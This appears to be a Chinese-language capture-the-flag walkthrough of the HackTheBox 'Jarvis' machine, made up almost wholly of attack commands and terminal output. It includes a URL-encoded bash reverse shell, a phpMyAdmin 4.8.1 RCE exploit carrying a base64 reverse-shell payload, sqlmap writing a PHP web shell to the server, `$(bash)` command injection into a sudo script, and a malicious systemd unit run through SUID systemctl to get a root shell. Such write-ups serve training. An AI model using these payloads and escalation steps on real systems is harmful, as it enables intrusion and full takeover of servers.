
本地文件包含/etc/passwd
执行SQL查询并写入木马。
木马成功执行
shell url编码
%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%35%2f%39%30%30%30%20%30%3e%26%31%27
└─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.143] 36892
bash: cannot set terminal process group (575): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jarvis:/usr/share/phpmyadmin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jarvis:/usr/share/phpmyadmin$
升级全交互Shell
www-data@jarvis:/usr/share/phpmyadmin$ python -c 'import pty;pty.spawn("/bin/bash")'
<dmin$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/usr/share/phpmyadmin$ ^Z
zsh: suspended  nc -lvnp 9000
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9000
                               export TERM=xterm
www-data@jarvis:/usr/share/phpmyadmin$ stty rows 29 columns 119
script shell
phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
└─$ python2 50457.py 10.10.10.143 80 /phpmyadmin DBadmin imissyou 'echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41Lzg4ODggMD4mMSc= | base64 -d | bash'
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.143] 41000
bash: cannot set terminal process group (575): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jarvis:/usr/share/phpmyadmin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jarvis:/usr/share/phpmyadmin$

shell by sqlmap
拷贝php shell,修改IP和端口。
└─$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php

fire
└─$ sqlmap -u http://10.10.10.143:80/room.php?cod=1 --random-agent --level 1 --risk 1  --batch --file-write shell.php --file-dest /var/www/html/shell.php
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:18:16 /2025-11-12/

[15:18:16] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.220 Safari/535.1' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[15:18:17] [INFO] resuming back-end DBMS 'mysql'
[15:18:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=np3nmjk61i9...frj9bvhn52'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cod=2 AND 4784=4784

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: cod=2 OR SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cod=-6492 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162767871,0x565567504c50694a53557861677749657841514f63465067744c6b76695367764b4e746664524a65,0x71627a7a71),NULL-- -
---
[15:18:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:18:17] [INFO] fingerprinting the back-end DBMS operating system
[15:18:18] [INFO] the back-end DBMS operating system is Linux
[15:18:19] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] Y
[15:18:20] [INFO] the remote file '/var/www/html/shell.php' is larger (3466 B) than the local file 'shell.php' (3460B)
[15:18:20] [INFO] fetched data logged to text files under '/home/VexCjfkNgNW5/.local/share/sqlmap/output/10.10.10.143'
[15:18:20] [WARNING] your sqlmap version is outdated

[*] ending @ 15:18:20 /2025-11-12/
shell as pepper
系统用户
www-data@jarvis:/usr/share/phpmyadmin$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
pepper:x:1000:1000:,,,:/home/pepper:/bin/bash
sudo -l
通过配置 /etc/sudoers,允许普通用户以超级用户(或其他用户)身份执行特定命令,利用 sudo 临时切换权限运行。
www-data@jarvis:/home/pepper$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/home/pepper$ ls -la /var/www/Admin-Utilities/simpler.py
-rwxr--r-- 1 pepper pepper 4587 Mar  4  2019 /var/www/Admin-Utilities/simpler.py
simpler.py脚本关键代码分析。当传入-p时执行exec_ping函数,经过简单的过滤调用system。
www-data@jarvis:/home/pepper$ cat /var/www/Admin-Utilities/simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message='''
********************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
********************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
    print(message)
...[snip]...
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    ...[snip]...
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
fire
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(bash)
pepper@jarvis:/$
shell迁移
pepper@jarvis:/$ id
pepper@jarvis:/$ nc -c bash 10.10.16.5 9002
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.143] 47642
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
升级全交互式shell
script /dev/null -c bash
Script started, file is /dev/null
pepper@jarvis:/$ ^Z
zsh: suspended  nc -lvnp 9002

└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9002
                               export TERM=xterm
pepper@jarvis:/$ stty rows 29 columns 119
suid提权

文件设置 SUID 位后,执行时以文件所有者的权限运行,而非调用者的权限,常用于允许普通用户访问需要高权限的程序。
pepper@jarvis:/$ find / -perm -4000 -type f 2>/dev/null -exec ls -la {} \;
-rwsr-xr-x 1 root root 30800 Aug 21  2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar  7  2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10  2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Jun 29  2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar  7  2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17  2021 /bin/su
-rwsr-xr-x 1 root root 40312 Mar 17  2021 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 Mar 17  2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17  2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 Mar 17  2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17  2021 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar  1  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
Fire
pepper@jarvis:/$ cd /dev/shm/
pepper@jarvis:/dev/shm$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/bash -c "bash -i >& /dev/tcp/10.10.16.5/4444 0>&1"
> [Install]
> WantedBy=multi-user.target' > shell.service
pepper@jarvis:/dev/shm$ ls -la
total 12
drwxrwxrwt  2 root   root    100 Nov 12 03:54 .
drwxr-xr-x 16 root   root   2900 Nov 11 19:56 ..
-rw-r--r--  1 pepper pepper  126 Nov 12 03:54 shell.service
pepper@jarvis:/dev/shm$ systemctl link shell.service
Failed to link unit: Invalid argument
pepper@jarvis:/dev/shm$ systemctl link /dev/shm/shell.service
Created symlink /etc/systemd/system/shell.service -> /dev/shm/shell.service.
pepper@jarvis:/dev/shm$ systemctl enable --now /dev/shm/shell.service
Created symlink /etc/systemd/system/multi-user.target.wants/shell.service -> /dev/shm/shell.service.
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.143] 56264
bash: cannot set terminal process group (2379): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@jarvis:/#

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 10
10 0
0- 0


 已为社区贡献10条内容

所有评论(0)